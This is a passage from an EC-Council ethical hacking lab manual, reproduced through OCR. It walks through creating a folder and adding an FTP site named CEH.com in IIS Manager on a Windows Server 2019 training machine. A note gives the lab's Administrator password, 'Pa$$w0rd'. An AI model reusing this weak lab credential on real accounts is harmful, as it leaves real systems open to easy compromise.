
   Note: If you are logged out of the **Windows Server 2019** machine, click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa$$w0rd** as password.

3. Click on the **File Explorer** icon at the bottom of **Desktop**. In the **File Explorer** window, right-click on **Local Disk (C:)** and click **New → Folder**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. A **New Folder** appears. Rename it to **FTP-Site Data**, as shown in the screenshot.




5. Close the window and click on the **Type here to search** icon at the bottom of the **Desktop**. Type **iis**. In the search results, click on **Internet Information Services Manager (IIS) Manager**, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. In the **Internet Information Services (IIS) Manager** window, click to expand **SERVER2019 (SERVER2019\Administrator)** in the left pane. Right-click **Sites**, and then click **Add FTP Site…**.




7. In the **Add FTP Site** window, type **CEH.com** in the **FTP site name** field. In the **Physical path** field, click on the icon. In the **Browse For Folder** window, click **Local Disk (C:)** and **FTP-Site Data**, and then click **OK**.

